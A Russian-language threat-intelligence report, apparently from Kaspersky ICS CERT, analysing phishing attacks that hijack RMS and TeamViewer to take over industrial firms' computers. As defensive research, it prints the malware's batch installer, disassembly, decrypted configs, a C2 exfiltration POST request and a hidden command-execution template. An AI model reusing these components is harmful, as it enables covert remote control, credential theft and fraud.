KASPERSKY lab

Атаки на промышленные предприятия с использованием RMS и TeamViewer

Вячеслав Копейцев, Мария Гарнаева, Кирилл Круглов

Kaspersky Lab ICS CERT

Содержание

Основные факты

Kaspersky Lab ICS CERT зафиксировал очередную волну рассылок фишинговых писем с вредоносными вложениями, нацеленных преимущественно на компании и организации, деятельность которых так или иначе связана с промышленным производством.

Фишинговые письма замаскированы под легитимные коммерческие предложения и рассылаются преимущественно промышленным компаниям на территории РФ. Содержание писем соответствует деятельности атакуемой организации и учитывает специфику работы сотрудника – получателя письма.

Согласно собранным данным, эта серия атак началась в ноябре 2017 года и продолжается по настоящее время, при этом первые подобные атаки были зафиксированы ещё в 2015 году.

Вредоносная программа, используемая в данных атаках, устанавливает в систему легитимное ПО для удаленного администрирования – TeamViewer или Remote Manipulator System/Remote Utilities (RMS). Это позволяет злоумышленникам получать удаленный контроль над зараженными системами. Используются различные техники, позволяющие скрыть заражение системы и активность установленного ПО.

По имеющимся данным, основной целью атакующих является кража денежных средств со счетов организации. Когда злоумышленники подключаются к компьютеру жертвы, они находят и изучают документы о проводимых закупках, а также ПО для осуществления финансовых и бухгалтерских операций (бухгалтерское ПО, банк-клиент и др.). Далее злоумышленники ищут всевозможные способы для совершения финансовых махинаций, в частности подменяют реквизиты, по которым производится оплата счетов.

В тех случаях, когда преступникам после заражения системы требуются дополнительные данные или возможности – например, повышение привилегий и получение прав локального администратора, кража аутентификационных данных пользователя к финансовому ПО и сервисам, а также аккаунты учетных записей Windows для продвижения внутри сети предприятия, – злоумышленники загружают на систему дополнительный набор вредоносное ПО, сформированный индивидуально с учетом особенности атаки на каждую жертву. Такой набор может содержать шпионские программы (Spyware), дополнительные утилиты удаленного администрирования, расширяющие контроль злоумышленников на зараженных системах, вредоносное ПО для эксплуатации уязвимостей в ОС и прикладном ПО, а также утилиту Mimikatz, позволяющую получить данные аккаунтов учетных записей Windows.

По всей видимости информацию, необходимую для осуществления преступных действий, злоумышленники получают в том числе при анализе содержимого переписки сотрудников атакованных предприятий. Обнаруженная в письмах информация может также использоваться злоумышленниками для подготовки следующих атак – на предприятия, входящие в список деловых партнёров жертвы.


Очевидно, что, помимо финансовых потерь, данные атаки приводят к утечке конфиденциальных данных организации.

Фишинговые письма

Содержание фишинговых писем чаще всего имеет финансовый характер; имена вложений также указывают на их принадлежность к финансовой сфере. В частности, рассылаются предложения по участию в тендерах крупных промышленных компаний (см. ниже).

Вредоносные вложения могут быть упакованы в архивы или вовсе отсутствовать в письме – тогда текст письма составлен так, чтобы спровоцировать пользователя перейти по ссылке на сторонний ресурс и скачать вредоносный объект оттуда.

Ниже приведён пример фишингового письма, использованного в атаках на некоторые организации:



From: Отдел мониторинга ценовой политики [mailto:info@[redacted].ru]
Sent: Wednesday, April 25, 2018 2:56 PM
To: [redacted]
Subject: исх: 7797072

Добрый день, [redacted] Ваша компания выбрана в качестве поставщика оборудования для нужд [redacted], в продолжение разговора с секретарем высылаю Вам запрос на предоставление необходимой документации и регистрации в единой отраслевой программе.

Индивидуальный код (пароль) для запуска программы закупок: ***917815***

Информацию о закупке ***№ 7794447567/18-21 на сумму 97455909,00 Руб.*** *на Ваше оборудование вы найдете в поиске отраслевой программы закупок по номеру №7794447567/18-21*

Просим Вас подать документы не позже 27.04.2018.*?*

С Уважением,

Отдел мониторинга ценовой политики

[redacted]

Тел.: +7 (495) [redacted]?

?

Оказание поддержки вновь созданным или вошедшим иным образом в состав организаций [redacted] организациям отрасли в части их действий по встраиванию в единую систему закупок [redacted]

В [redacted] действует единая отраслевая политика осуществления закупочной деятельности через внутреннюю программу закупок. Достижение единства подхода к системе закупок заключается в единых правилах закупочной деятельности [redacted], открытости (единый сайт для публикации информации о проводимых закупках), автоматизации и информационной поддержке [redacted], едином блоке контроля и наказаний (единые органы для рассмотрения жалоб, меры взыскания за нарушения, «горячая линия» по борьбе с хищениями и мошенничеством), внутренней мотивации организаций отрасли (система обучения работников отрасли, КПЭ), мероприятий по привлечению поставщиков и общественности.
Вновь созданные или вошедшие иным образом в состав организаций [redacted] организации отрасли в соответствии с приложением № 1 к [redacted], обеспечивают присоединение к [redacted]? в порядке, установленном статьей 2.3 [redacted] и порядком, утвержденным приказом [redacted] от 19.10.2011 № [redacted]

******Настоящее сообщение (включая любые приложения к нему) предназначено только для указанного в нем адресата. Если данное сообщение попало к Вам по ошибке, пожалуйста, незамедлительно проинформируйте об этом его отправителя, а само сообщение уничтожьте. Настоящим Вам также сообщается, что любое несанкционированное раскрытие, копирование или распространение данного сообщения или совершение каких-либо действий, основанных на информации, содержащейся в нем, строго запрещено. Содержащиеся в сообщении утверждения не являются официальной позицией [redacted], если иное прямо не указано отправителем.**


Скриншот фишингового письма

Данное письмо отправлено от имени известной промышленной организации. Доменное имя сервера, с которого было отправлено письмо, схоже с именем официального сайта этой организации. Во вложении к письму прикреплен архив, защищенный содержащимся в теле письма паролем.

Примечательно, что в письме злоумышленники обращаются к сотруднику атакуемой компании по фамилии, имени и отчеству (соответствующий фрагмент скрыт на скриншоте выше для сохранения конфиденциальности). Это говорит о том, что атака была тщательно подготовлена и для каждой жертвы формировалось индивидуальное письмо, учитывающее специфику атакуемой компании.

В ходе проведения атак злоумышленники используют различные техники, позволяющие скрыть факт заражения системы. В данном случае, помимо компонентов вредоносной программы и приложения для удаленного управления, на зараженную систему устанавливается легитимное ПО Seldon 1.7, предназначенное для поиска тендеров.

Чтобы у пользователя не возник вопрос, почему он не получил информации по закупке, заявленной в письме, версия ПО Seldon 1.7, распространяемая вредоносной программой, повреждена.



Окно легитимного ПО Seldon 1.7

В других случаях пользователю показывается частично поврежденное изображение.

Изображение, открываемое вредоносной программой

Также известен случай, когда вредоносное ПО было замаскировано под PDF документ, содержащий информацию о платежном получении. Интересен тот факт, что данные, указанные в платежном поручении, соответствуют действительности. В частности, указаны реально существующие

компании, их легитимные налоговые реквизиты и даже VIN номер автомобиля соответствует заявленной модели транспортного средства.

17.01.2018 Поступ. в банк плат. | 17.01.2018 Списано со сч. плат. | 0401060

ПЛАТЕЖНОЕ ПОРУЧЕНИЕ № 20 | 17.01.2018 Дата | электронно Вид платежа

Сумма прописью: Сто девяносто пять тысяч рублей 00 копеек

ИНН [redacted] КПП [redacted]		Сумма	195000-00
Общество с ограниченной ответственностью "[redacted]"		Сч. №	40702810[redacted]
Плательщик		БИК	044030786
[redacted] Г САНКТ-ПЕТЕРБУРГ		Сч. №	30101810[redacted]
Банк плательщика		БИК	044030653
[redacted] Г САНКТ-ПЕТЕРБУРГ		Сч. №	30101810[redacted]
Банк получателя		Сч. №	40702810[redacted]
ИНН [redacted] КПП [redacted]			
ООО"[redacted]"			
Получатель	Вид оп. 01	Срок плат.	
	Наз. пл.	Очер. плат.	5
	Код	Рез. поле	

Оплата по счёту № V0000194 от 16.01.2018 за а/м Mitsubishi Lancer (Y6S), VIN: JMBSNCS3A7U0[redacted]. В том числе НДС 29745.76 руб.

Назначение платежа

Подписи

М.П.

Отметки банка

[redacted]

ИСПОЛНЕНО

17.01.2018

Документ передан в электронном виде

Скриншот платежного поручения, отображаемого вредоносной программой

Вредоносная программа, используемая в данных атаках, устанавливает в систему легитимное ПО для удаленного администрирования – TeamViewer или Remote Manipulator System/Remote Utilities (RMS).

Атаки с использованием RMS

Известно несколько вариантов установки вредоносной программы в систему. Запуск файлов вредоносного ПО может производиться как непосредственно исполняемым файлом, прикрепленным к письму, так и специально подготовленным скриптом командного интерпретатора Windows.

Так, например, внутри архива, упомянутого ранее, находится исполняемый файл с таким же именем, представляющий собой самораспаковывающийся архив, содержимое которого защищенно паролем. Данный архив распаковывает файлы и запускает скрипт, который производит окончательную установку и запуск вредоносного ПО в системе.

```
@echo off
@echo off
mkdir "%appdata%\LocalDataNT"
xcopy /Y /I "%~dp0*" "%appdata%\LocalDataNT\"
del /f /q "%appdata%\LocalDataNT\updatecache.bat"
start "" "%appdata%\LocalDataNT\seldon1.7-netinstall.exe"
start "" "%appdata%\LocalDataNT\WinPrint.exe" r "WinPrintSvc.exe"
```

Содержимое файла установки вредоносного ПО

Как можно видеть по командам на скриншоте, после копирования файлов скрипт удаляет свой файл, а также запускает в системе легитимное ПО Seldon v.1.7 и RMS, позволяя злоумышленникам скрыто управлять зараженной системой.

В зависимости от версии вредоносной программы, установка файлов производится в директорию %AppData%\LocalDataNT или %AppData%\NTLocalAppData.

В момент запуска легитимное ПО RMS загружает динамические библиотеки (DLL), необходимые для работы программы, в том числе – системный файл winspool.drv, расположенный в системной директории и используемый для отправки документов на печать. RMS производит загрузку данной библиотеки небезопасно – по относительному пути (вендор был проинформирован об уязвимости). Это позволяет злоумышленникам произвести атаку DLL hijacking: они размещают вредоносную библиотеку в той же директории, в которой находится исполняемый файл RMS, в результате вместо системной библиотеки загружается и получает управление компонент вредоносной программы.

Вредоносная библиотека завершает установку вредоносного ПО – в частности, создает ключ реестра, отвечающий за автоматический запуск RMS после загрузки системы. Примечательно, что в данном случае ключ реестра размещается в каталоге RunOnce и позволяет автоматически запустить вредоносное ПО лишь при следующем запуске системы, после чего вредоносной программе будет необходимо заново создать данный ключ реестра.

Наиболее вероятно, что такой подход выбран злоумышленниками в целях лучшего сокрытия вредоносного ПО в системе. Кроме этого во вредоносной библиотеке использованы методы противодействия анализу и детектированию. Один из таких методов – динамический импорт функций Windows API по хешам – позволяет злоумышленникам не хранить в теле вредоносной

библиотеки имена этих функций и скрывать таким образом истинную функциональность программы от большинства средств анализа.

```
.text:10003F15 loc_10003F15:                           ; CODE XREF: DllMain(x,x,x)+2DB↑j
.text:10003F15                 push    offset ModuleName ; "kernel32.dll"
.text:10003F1A                 mov     dword_100090DC, 1
.text:10003F24                 call    ds:GetModuleHandleW
.text:10003F2A                 mov     dword_10009000, eax
.text:10003F2F                 test    eax, eax
.text:10003F31                 jz      loc_10004090
.text:10003F37                 push    offset unk_1000905C ; int
.text:10003F3C                 push    0DFDFF2F4h
.text:10003F41                 push    eax
.text:10003F42                 call    sub_1000251E
.text:10003F47                 pop     ecx
.text:10003F48                 pop     ecx
.text:10003F49                 mov     ecx, eax        ; lpAddress
.text:10003F4B                 mov     eax, offset nullsub_1
.text:10003F50                 call    sub_10001C89
.text:10003F55                 push    offset dword_10009080 ; int
.text:10003F5A                 push    0FC6B42F1h
.text:10003F5F                 push    dword_10009000
.text:10003F65                 call    sub_1000251E
```

Часть фрагмента кода вредоносной программы, выполняющего динамический импорт функций

Код вредоносной динамической библиотеки winspool.drv расшифровывает подготовленные злоумышленниками конфигурационный файлы, в которых содержатся настройки ПО RMS, пароль для удаленного управления машиной и настройки, необходимые для извещения злоумышленников об успешном заражении системы.

Один из конфигурационных файлов содержит email адрес, на который отправляется информация о зараженной системе – имя компьютера, имя пользователя, Internet ID RMS машины и т.д. Передаваемый Internet ID генерируется на легитимном сервере производителя RMS после подключения к нему компьютера. Впоследствии данный идентификатор используется для связи с удалённо управляемой системой, находящейся за NAT (подобный механизм используется также в популярных мессенджерах).

Список email адресов, которые содержались в обнаруженных конфигурационных файлах, приведен в разделе «Индикаторы компрометации».


Для шифрования конфигурационных файлов использовался модифицированный алгоритм RC4. Конфигурационные файлы из упомянутого выше архива приведены ниже.

```
<?xml version="1.0" encoding="UTF-8"?>
<rms_internet_id_settings version="68001"><internet_id>                :/internet_id><use_inet_connection>true</use_inet_connection><inet_
server></inet_server><use_custom_inet_server>false</use_custom_inet_server><inet_id_port>5655</inet_id_port><use_inet_id_ipv6>false</use_
inet_id_ipv6></rms_internet_id_settings>
```

Содержимое расшифрованной версии файла InternetId.rcfg

```
<?xml version="1.0" encoding="UTF-8"?>
<rms_inet_id_notification version="68001"><email>drozd04m@gmail.com</email><send_to_email>true</send_to_email><sent>false</sent><settings
_applied>true</settings_applied><use_id_settings>true</use_id_settings><generate_new_id>true</generate_new_id><generate_new_password>fals
e</generate_new_password><ask_identification>false</ask_identification><version>68001</version><password></password><internet_id></intern
et_id><disclaimer></disclaimer><additional_text>-- RMS Build 2 --</additional_text><overwrite_id_code>false</overwrite_id_code><overwrite
_id_settings>false</overwrite_id_settings><id_custom_server_use>false</id_custom_server_use><id_custom_server_address></id_custom_server_
address><id_custom_server_port>5655</id_custom_server_port><id_custom_server_ipv6>false</id_custom_server_ipv6><computer_name></computer_
name><self_identification></self_identification></rms_inet_id_notification>
```

Содержимое расшифрованной версии файла notification.rcfg



Содержимое расшифрованной версии файла Options.rcfg

Содержимое расшифрованной версии файла Password.rcfg

Далее злоумышленники, зная ID системы и пароль, могут скрыто управлять зараженной системой через легитимный сервер RMS, используя стандартный клиент RMS.

Атаки с применением ПО TeamViewer

Атаки с использованием легитимного ПО TeamViewer очень похожи на атаки с использованием ПО RMS, описанные выше. Отличительной особенностью является то, что информация о зараженных системах отправляется не на адрес электронной почты злоумышленников, а на серверы управления вредоносным ПО.

Для внедрения вредоносного кода в процесс TeamViewer, как и в случае с RMS, производится подмена системной DLL на вредоносную с именем msimg32.dll.

Такая тактика не является уникальной. Легитимное ПО TeamViewer использовалось и ранее в APT- и киберкриминальных атаках. Наиболее известная группировка, которая пользуется этим инструментарием, – TeamSpy Crew. Мы считаем, что описанные в данном документе атаки не имеют отношения к TeamSpy, а являются результатом повторного использования известного вредоносного ПО другой киберкриминальной группой. Примечательно, что алгоритм шифрования конфигурационного файла и пароль для его расшифровки, выявленные при анализе исследованной атаки, совпадают с опубликованными в июле прошлого года в описании аналогичных атак.

Как известно, легитимное ПО TeamViewer не скрывает от пользователя факт своего запуска и работы и, в том числе, извещает пользователя о входящих подключениях. Злоумышленникам же требуется обеспечить скрытое удаленное управление зараженной системой, для этого они выполняют перехват ряда функций Windows API.

Перехват осуществляется при помощи хорошо известного метода, называемого splicing. В результате, когда легитимное ПО производит вызов одной из функций Windows API, управление попадает к вредоносной DLL, а легитимное ПО получает не ответ от операционной системы, а результат «подмены».

Оригинальный код функции

```
; HANDLE __stdcall CreateFileW(LPCWSTR lpFileName, DWORD dwDesiredAccess,
                public CreateFileW
CreateFileW     proc near               ; CODE XREF: CreateFileA+31↓p
                                        ; DATA XREF: .text:off_7540FA28↓o

                mov     edi, edi
                push    ebp
                mov     ebp, esp
                push    ecx
                push    ecx
                push    [ebp+lpFileName]
                lea     eax, [ebp+var_8]
                push    eax
                call    ds:RtlInitUnicodeStringEx
```

Код перехваченной функции

```
; HANDLE __stdcall CreateFileW(LPCWSTR lpFileName, DWORD dwDesiredAccess, DWO
                public CreateFileW
CreateFileW     proc near               ; CODE XREF: CreateFileA+31↓p
                                        ; DATA XREF: .text:off_7540FA28↓o

                jmp     near ptr 1000DF93h
CreateFileW     endp

; ---------------------------------------------------------------------------

                push    ecx
                push    ecx
                push    dword ptr [ebp+8]
                lea     eax, [ebp-8]
                push    eax
                call    ds:RtlInitUnicodeStringEx
```

Перехват функции Windows API вредоносной программой

Установка перехватов функций Windows API позволяет злоумышленникам скрывать окна ПО TeamViewer, защищать файлы вредоносной программы от обнаружения, а также контролировать параметры запуска TeamViewer.

После запуска вредоносная библиотека проверяет доступность соединения с интернетом при помощи выполнения команды “ping 1.1.1.1”, после чего расшифровывает конфигурационный файл вредоносной программы tvr.cfg. Файл содержит различные параметры, такие как пароль для удаленного управления системой, URL адрес командного сервера злоумышленников, параметры сервиса, под именем которого устанавливается TeamViewer, поле User-Agent HTTP-заголовка при запросах к командному серверу, параметры использования VPN TeamViewer и т.д.

```
password=superpass
server1=http://[redacted]/tv/getinfo.php
interval=60
useragent=Mozilla/6.0 (Windows NT 6.1)
nohidewall=1
novpn=0
noservice=0
svcgroup=MsHubSvc4
svcname=usbhubsvc4
svcdisplay=Microsoft USB 3.0 Hub 4
svcdescr=Microsoft USB 3.0 Hub Control Service 4
arun_type=2
arun_keyname=
arun_fldname=Service Manager
arun_flddescr=Managment Service Agent
arun_flddll=shell32.dll
arun_fldindex=46
fuactmr=0
teamviewervpn=1
```

Скриншот расшифрованного содержимого конфигурационного файла вредоносной программы

В отличие от RMS, для удалённого управления находящимся за NAT компьютером в TeamViewer используется встроенный в программу TeamViewer VPN.

Для обеспечения автоматического запуска вредоносной программы после запуска системы, как и в случае с RMS, в ветке RunOnce создается соответствующий ключ реестра.

Вредоносная программа собирает и отправляет на сервер управления вместе с идентификатором системы, необходимым для удаленного управления, следующие данные:

- Версия операционной системы
- Имя пользователя
- Имя компьютера
- Информация о правах пользователя, от имени которого запущено вредоносное ПО
- Наличие в системе микрофона и веб камеры
- Наличие в системе антивирусного ПО и других средств защиты, а также уровень UAC

Получение информации о защитном ПО, установленном в системе, производится при помощи выполнения следующего WQL-запроса:
root\SecurityCenter:SELECT * FROM AntiVirusProduct

Передача собранной информации на сервер злоумышленников производится при помощи POST-запроса:

```
POST /tv/getinfo.php HTTP/1.0
Accept: */*
Host: micorsoft.info
User-Agent: Mozilla/6.0 (Windows NT 6.1)
Connection: close
Content-Length: 374
Content-Type: multipart/form-data; boundary=--------244227161678444

----------244227161678444
Content-Disposition: form-data; name="u"
Content-Type: multipart/form-data
Content-Transfer-Encoding: binary

5....Q.'.H..          6...r..T.US.U....B/0...E.....1.Ph-n...=..V.%.....!..%....R.Q..)e..R......b}A....
8:.........`HD.t..@-..5.......?.._.c..T..K;....t41.$......'          ^w2.@...z.v.h/...s....{........&.x.xI2M:.>..|G.
----------244227161678444--
```

POST-запрос с передаваемыми зашифрованными данными на сервер управления

Ещё одной отличительной особенностью атак с применением TeamViewer является возможность передавать на зараженную систему команды, которые будут исполнены вредоносной программой. Передача команд с сервера управления производится через встроенный чат приложения TeamViewer, окно которого также скрывается вредоносной библиотекой, а файлы журналов удаляются.

Переданная команда запускается в командном интерпретаторе Windows при помощи следующей инструкции:
cmd.exe /c start /b <переданная команда>

Параметр «/b» указывает на то, что исполняемая команда, переданная злоумышленниками, будет выполнена без создания нового окна.

Также вредоносная программа имеет механизм удаления себя из системы при получении соответствующей команды с сервера злоумышленников.

Использование дополнительного вредоносного ПО

В случае если злоумышленникам необходимы дополнительные данные (авторизационные данные и др.), они загружают на компьютер жертвы вредоносное ПО класса Spyware, позволяющее собирать логины и пароли от почтовых ящиков, сайтов, SSH/FTP/Telnet клиентов, логировать нажатия клавиш и делать скриншоты экрана.

Среди дополнительного ПО, которое размещалось на серверах злоумышленников, были найдены представители следующих семейств:

- Babylon RAT
- Betabot/Neurevt
- AZORult stealer
- Hallaj PRO Rat

Наиболее вероятно, что эти троянские программы загружались на скомпрометированные системы и использовались для сбора информации и кражи данных. Среди возможностей данных семейств помимо удаленного администрирования можно выделить следующие:

- Снятие нажатий клавиш
- Снятие скриншотов
- Сбор системной информации, информации об установленных программах и запущенных процессах
- Загрузка дополнительных вредоносных файлов
- Использование компьютера в качестве прокси сервера
- Кража паролей от популярных программ и браузеров
- Кража криптокошельков
- Кража переписки Skype
- Проведение DDoS-атак
- Перехват и подмена пользовательского трафика
- Отправка на сервер управления любых пользовательских файлов

В других обнаруженных случаях после первичного анализа зараженной системы злоумышленники загружали на компьютер жертвы дополнительный модуль вредоносной программы – самораспаковывающийся архив, который содержал набор различного вредоносного и легитимного ПО, сформированный с учетом специфики каждой конкретной системы.


Например, если ранее вредоносное ПО было запущено от имени пользователя, не имеющего прав локального администратора, то для обхода Windows User Account Control (UAC) злоумышленники использовали уже упомянутую технику DLL hijacking только применительно к одному из системных файлов Windows %systemdir%\migwiz\migwiz.exe и библиотеке cryptbase .dll. Полученные права локального администратора используются для запуска в зараженной системе утилиты удаленного администрирования - RemoteUtilities, исполняемый файл которой был изменен злоумышленниками в целях сокрытия факта присутствия данного ПО в системе. Данная утилита предоставляет широкий функционал для удаленного управления системой:

- Удаленное управление системой (RDP)
- Передача файлов на зараженную систему и из нее
- Управление электропитанием зараженной системы
- Удаленное управление процессами запущенных приложений
- Удаленная командная строка (remote shell)
- Управление оборудованием
- Запись скриншотов и видео содержимого экрана
- Запись звука и видео с подключенных к зараженной системе записывающих устройств
- Удаление управление системным реестром

Также в некоторых случаях помимо cryptbase.dll и RemoteUtilities в систему устанавливалась утилита Mimikatz. По нашему мнению, эта утилита используется злоумышленниками, если им не удается сразу же заразить нужную им систему (имеющую ПО для работы с финансовыми данными). Чтобы найти нужную систему, злоумышленники с помощью утилиты Mimikatz крадут аутентификационные данные сотрудников организации и получают удаленный доступ к другим машинам в сети предприятия. Использование данной техники представляет серьёзную опасность: если злоумышленникам удастся получить данные учетной записи доменного администратора, под их контролем окажутся все системы в сети предприятия.

Мишени атак

По данным KSN с октября 2017 года по июнь 2018 года около 800 компьютеров сотрудников промышленных компаний были атакованы с использованием вредоносного ПО, описанного в данной статье.



Количество атакованных компьютеров по месяцам. Октябрь 2017 – июнь 2018

По нашей оценке, мишенями данной атаки стали не менее 400 промышленных компаний в России, относящихся к следующим индустриям:

- Производство
- Нефть и газ
- Металлургия
- Инжиниринг
- Энергетика
- Строительство
- Добыча полезных ископаемых
- Логистика

Исходя из этого, можно сделать вывод, что злоумышленники не ставят целью атаковать компании какой-то конкретной индустрии или сектора экономики. Тем не менее в их действиях прослеживается четкое стремление скомпрометировать системы именно промышленных компаний. Такой выбор киберпреступников может объясняться тем, что осведомленность персонала об угрозах, а также культура кибербезопасности в промышленных компаниях ниже, чем в компаниях других сфер экономики (например, в банках или IT-компаниях). Вместе с тем, как мы уже отмечали ранее, промышленные компании чаще других совершают операций по счетам на крупные суммы – что делает их еще более привлекательной целью для злоумышленников.

Заключение

Данное исследование в очередной раз продемонстрировало, что даже используя простые техники атаки и известное вредоносное ПО, злоумышленники могут успешно атаковать множество промышленных компаний, умело используя методы социальной инженерии и сокрытия вредоносного кода в системе. Преступники активно используют методы социальной инженерии для того, чтобы у пользователя не возникло подозрений, что его компьютер заражен, а обход антивирусных средств достигается применением легитимного ПО для удаленного администрирования.

Данная серия атак преимущественно направлена против российских организаций, однако такая же тактика и инструменты могут использоваться и в атаках на промышленные компании в любой стране мира.

Мы считаем, что за данной атакой с высокой долей вероятности стоит преступная группировка, члены которой владеют русским языком. Об этом говорит высокий уровень подготовки русскоязычных текстов фишинговых писем, использованных в атаке, а также способность злоумышленников вносить изменения в финансовые данные организаций на русском языке. Дополнительные факты об исследовании инфраструктуры, используемой злоумышленниками в данной атаке, и их языковой принадлежности доступны в приватной версии отчета на портале Threat Intelligence.

Удаленное управление дает преступнику полный контроль над скомпрометированной системой, и возможные сценарии атаки не ограничиваются похищением денежных средств. Злоумышленники в процессе атаки крадут конфиденциальные данные организации, её партнёров и клиентов, скрыто наблюдают за действиями сотрудников компании, проводят запись аудио- и видео- данных с устройств, подключенных к зараженной машине.

Различные компоненты вредоносного ПО, используемого в данной атаке, детектируются продуктами «Лаборатории Касперского» со следующими вердиктами:

Trojan.BAT.Starter
Trojan.Win32.Dllhijack
Trojan.Win32.Waldek
Backdoor.Win32.RA-based
Backdoor.Win32.Agent

Приложение 1. Индикаторы компрометации

Директории, создаваемые вредоносной программой

%APPDATA%\Roaming\NTLocalAppData
%APPDATA%\Roaming\LocalDataNT
%APPDATA%\Roaming\NTLocalData

Вредоносные почтовые вложения

Имя файла	MD5
Отраслевая программа закупок ПАО РОСАТОМ.exe	34A1E9FCC84ADC4AB2EC364845F64220
Отраслевая программа закупок ПАО РОСАТОМ (код 917815).rar	59e172ec7d73a5c41d4dbb218ca1af66
